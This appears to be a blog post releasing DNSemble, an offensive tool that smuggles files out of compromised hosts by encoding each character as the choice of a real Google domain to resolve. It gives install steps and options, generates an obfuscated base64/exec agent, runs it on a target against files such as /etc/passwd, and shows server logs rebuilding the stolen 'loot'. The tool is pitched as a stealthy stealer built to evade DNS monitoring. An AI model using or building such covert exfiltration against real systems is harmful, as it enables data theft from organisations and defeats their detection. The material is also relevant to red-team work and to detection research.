
In the past few months, I was working on a new project that solves a problem I keep running into some recent engagements when I needed to pull a file out of a compromised host over a channel that doesn’t look like exfiltration, and DNS was the only thing guaranteed to flow.
The classic way to do this is to encode your data into subdomains - c3VwZXJzZWNyZXQ.evil.com - but any DNS monitor worth its salt will flag high-entropy labels or a flood of queries to a domain nobody has ever heard of.
So I took a different approach, and after some work I’m glad to release DNSemble.
What is DNSemble?
DNSemble is an open-source tool used to help Pentesters/RedTeamers exfiltrate data using DNS by encoding data in the choice of queried domain instead of the domain contents.
DNSemble runs a DNS server on your side and generates a custom agent for you - written in Python or C - that reads a target file and resolves a sequence of well-known domains, one DNS query per character. Every query is a legitimate lookup for a real domain like maps.google.com, and DNSemble forwards it upstream so the agent receives the real IP address in return.
The mapping between characters and domains is randomized for every session using a 32-bit seed negotiated at session start, so the same file produces a completely different query pattern every time you run the agent:
- Session 1:
'S'->maps.google.com - Session 2:
'S'->firebase.google.com - Session 3:
'S'->colab.google.com
So as we see, there is no encoded payload in any subdomain and no crafted DNS response. The domain is the data.
DNSemble key features
- Exfiltrate data using the choice of queried domain - no encoded subdomains, no unusual records.
- Every DNS query is forwarded upstream and returns the real answer.
- Dynamic per-session mapping - a Fisher-Yates shuffle driven by xorshift32, identical on both sides, seeded fresh per session.
- 98 Google subdomains as the default domain pool, and you can bring your own list with
--domainsto match with the targeted enterprise domains. - A pure agent written in
Pythonwith base64 obfuscation and the ability to customise it. - A pure agent written in
Cfor Windows targets with MinGW cross-compilation and the ability to customise it. - The ability to embed target file paths directly into the agent.
- Configurable delay and jitter between each DNS request.
- Multi-client multiplexing through the DNS transaction ID (up to 255 concurrent transfers).
- Server-side session limits, idle-session expiry, and incomplete-transfer detection, so a lost packet never silently passes as a good one.
- A documented wire protocol with cross-language conformance tests.
Why use DNSemble?
DNSemble fits anywhere you have code execution on a host but DNS is the only channel available for getting data out. You can use it to pull a single sensitive file, deploy it as a stealer that quietly reads and exfiltrates target data, or embed multiple file paths into the agent to trigger a batch of reads and exfiltrations over one DNS channel, all while the traffic looks like ordinary resolver chatter that fills every network anyway.
Because every query resolves a real domain through a real resolver, there are no odd record types and no suspicious name servers to explain. And because the agents are just templates you control, you can customize them for your operation as you wish.
The one thing that stands out is the use of a custom DNS server rather than the one configured on the endpoint, but that is something many enterprises still do not properly monitor or enforce.
DNSemble Installation
To install DNSemble you need to clone it first from the official repo using the following command:
git clone https://github.com/mhaskar/DNSemble
Please note that you need Python3 in order to run DNSemble, and there is nothing else to install - DNSemble uses only the Python standard library.
To compile the Windows C agent, you need to install mingw-w64 using the following command:
apt install mingw-w64
And after that, you are ready to start DNSemble using the following command:
askar•/opt/redteaming/DNSemble(main⚡)» python3 DNSemble.py


    ____  _   _____                 __    __
   / __ \/ | / / ___/___  ____ ___  / /_  / /__
  / / / /  |/ /\__ \/ _ \/ __ `__ \/ __ \/ / _ \
 / /_/ / /|  /___/ /  __/ / / / / /_/ / /  __/
/_____/_/ |_//____/\___/_/ /_/ /_/_.___/_/\___/

  DNS Exfiltration Framework  ·  v1.0
  The domain IS the data.  Dynamic mapping.

  Listen addr    0.0.0.0:5353
  Upstream DNS   8.8.8.8:53
  Loot dir       ./loot/
  Ctrl domain    googleapis.com
  Domain pool    98 domains  (mapping randomised per session)
  Sessions       max 64, expire after 300s

[READY] Waiting for exfiltration sessions …
You are good to go now!
Connectivity setup
The agent talks to your DNSemble server directly on its UDP port, so you have two ways to deploy it:
-
Direct connection: the target can reach
--host : --port. Simple and common when you own a hop on the target’s network. -
DNS redirection: point the target’s resolver at your DNSemble instance (or redirect its port 53 traffic to it). The target’s normal resolver traffic flows through DNSemble and is forwarded upstream like any other query.
In both modes the server needs outbound UDP/53 access to a real resolver so the answers stay legitimate.
DNSemble Options
We can check DNSemble options using the switch -h like the following:
askar•/opt/redteaming/DNSemble(main⚡)» python3 DNSemble.py -h
usage: DNSemble.py [-h] [--payloads] [--payload TYPE] [--host IP] [-a {x64,x86}]
                   [--jitter JITTER] [--delay DELAY] [-o FILE] [--files LIST]
                   [--domains FILE] [--serve] [-p PORT] [-u UPSTREAM]
                   [-l LOOT_DIR] [--session-timeout SESSION_TIMEOUT]
                   [--max-sessions MAX_SESSIONS] [--verbose] [--show-content]

DNSemble - DNS exfiltration framework

payload generation:
  --payload TYPE        Generate a payload (name or number from --payloads)
  --host IP             Public IP/hostname the agent will connect to
  --delay DELAY         Delay in ms between queries baked into the agent (default 100)
  --jitter JITTER       Jitter in ms baked into the agent (default 50)
  --files LIST          Text file with target paths to embed (one per line)
  ...

server mode:
  --serve               Start the DNS listener after generating a payload
  -p PORT, --port PORT  UDP listen port, 1-65535 (default 5353)
  -u UPSTREAM, --upstream UPSTREAM
                        Upstream DNS resolver (default 8.8.8.8)
  -l LOOT_DIR, --loot-dir LOOT_DIR
                        Directory to save exfiltrated files (default ./loot)
  --verbose             Log every DNS query while a transfer runs
- –host: the public IP (or hostname) of the machine running DNSemble. This is baked into the generated agent. The Windows C agent needs a dotted IPv4 address here.
- –payload: the DNSemble payload “agent” you want to generate.
- –delay / –jitter: the delay between each DNS request in milliseconds and the random ± jitter added to it. This is your traffic-shaping knob.
- –files: a text file with target paths to embed into the agent, so it exfiltrates them automatically on execution.
- –domains: bring your own domain pool (exactly 98 names).
- –serve: generate an agent and then start the listener in one go. Generation and serving are otherwise independent.
- -p/–port: the UDP port the server listens on (default 5353, use 53 with root).
- -l/–loot-dir: where exfiltrated files are saved. Existing loot files are never overwritten.
- –verbose: opt-in logging. By default the server only logs session lifecycle events, not every query and not your stolen content.
DNSemble payloads
You can check the available payloads using the --payloads option:
askar•/opt/redteaming/DNSemble(main⚡)» python3 DNSemble.py --payloads

[+] 2 DNSemble payloads Available

  #  Payload                Description
  ─  ─────────────────────  ───────────────────────────────────────────────────────
  1  generic/python         Hardcoded domain list - 1 setup query (session negotiation only)
  2  windows/c              Hardcoded domain list - 1 setup query (session negotiation only)
DNSemble usage example
Now let’s use DNSemble to exfiltrate a file from a target machine.
First, I generate a Python agent pointed at my server with a small delay for the demo:
askar•/opt/redteaming/DNSemble(main⚡)» python3 DNSemble.py --payload 1 --host 10.0.0.1 --delay 5 --jitter 2

════════════════════════════════════════════════════════════
  PAYLOAD GENERATED
════════════════════════════════════════════════════════════
  Type       generic/python (Python 3 Agent)
  Server     10.0.0.1:5353
  Delay      5ms
  Jitter     ±2ms
  Domains    98 (baked into agent)
  Output     dnssemble_agent_10_0_0_1_5353.py
  Encoding   base64 + exec()
  Size       8480 bytes
════════════════════════════════════════════════════════════

  Deploy on target and run:
    python3 dnssemble_agent_10_0_0_1_5353.py /etc/passwd
Notice that generation doesn’t start anything on my side - generating and serving are now two independent workflows, and --serve is the explicit opt-in if you want both.
On the target, I run the agent with the file I want:
www-target@web01:~$ python3 dnssemble_agent_10_0_0_1_5353.py /var/www/notes.txt
And back on my server, with --verbose, I can watch the transfer rebuild itself character by character:
[INIT] Client #143 from 10.9.8.7  seed=0x5B979028  →  mapping generated
[HOST] Client #143 | "b189d9e38553"  ← opensource.google.com (AAAA)
[HOST] Client #143 | hostname complete: "b189d9e38553"  (12 queries)
[FILE] Client #143 | "notes.txt"  ← wear.google.com (MX)
[FILE] Client #143 | filename complete: "notes.txt"  (9 queries)
[DATA] Client #143 | "CVSS:3.1/AV:N"  ← console.google.com (A)
To any network monitor this is just a host resolving Google properties. Each domain choice is one character, positioned by the transaction ID, and the server assembles the file as it arrives.
When the last control query lands, the server saves the loot:
════════════════════════════════════════════════════════════
  EXFILTRATION COMPLETE
════════════════════════════════════════════════════════════
  Client ID   #143
  Source IP   10.9.8.7
  Hostname    b189d9e38553
  Filename    notes.txt
  Size        44 chars
  DNS queries 69
  Seed        0x5B979028
────────────────────────────────────────════════════════════
  Saved to    ./loot/b189d9e38553_notes.txt
════════════════════════════════════════════════════════════
And the file is on disk, byte for byte:
askar•/opt/redteaming/DNSemble(main⚡)» cat loot/b189d9e38553_notes.txt
CVSS:3.1/AV:N/AC:L - internal report draft v2
Observation
DNSemble sends one DNS query per character, so the cost of a transfer is proportional to the file size. A 44-character file cost 69 queries in the demo above - 12 for the hostname, 9 for the filename, 44 for the content, and 4 control queries for session negotiation and phase transitions.
A few honest numbers to plan with:
- The protocol carries 98 characters (printable ASCII plus
\n,\t,\r) - binary files are not supported. - Content is capped at 64,768 characters per file, and names at 256 characters.
- A lost UDP packet corrupts everything after it in that 256-character chunk; the server detects the gap and saves the file with an
.incompletesuffix instead of pretending it succeeded. There is no retransmission - you simply re-run the agent.
And while every individual query looks like a normal lookup, the pattern of hundreds of lookups to Google properties from one host is still observable. Tune --delay and --jitter, keep files small, and match the domain pool to your target environment.
Agent customizing
You can modify both agents as you wish - the source lives in the templates folder inside the DNSemble main folder. The Python agent is a single self-contained script (obfuscated with base64 at generation time), and the C agent compiles with MinGW for both x64 and x86 through -a.
If you implement your own transport on top of it, the full wire protocol - transaction ID layout, control codes, PRNG, and limits - is specified in docs/PROTOCOL.md, and the test suite verifies both bundled implementations against it.
Final Words
DNSemble is now at v1.0 with a hardened server (session limits, expiry, collision handling, bounded DNS parsing), I tried to make the tool stable and honest about what it can and cannot do, I have a few pending ideas/features that I want to add, but decided to release this version first and build on top of it.
You can get the latest version of DNSemble from the official Github repository.
If you noticed any bugs or problems while using DNSemble and you have the fix, feel free to open a PR directly to the main Github Repo for DNSemble.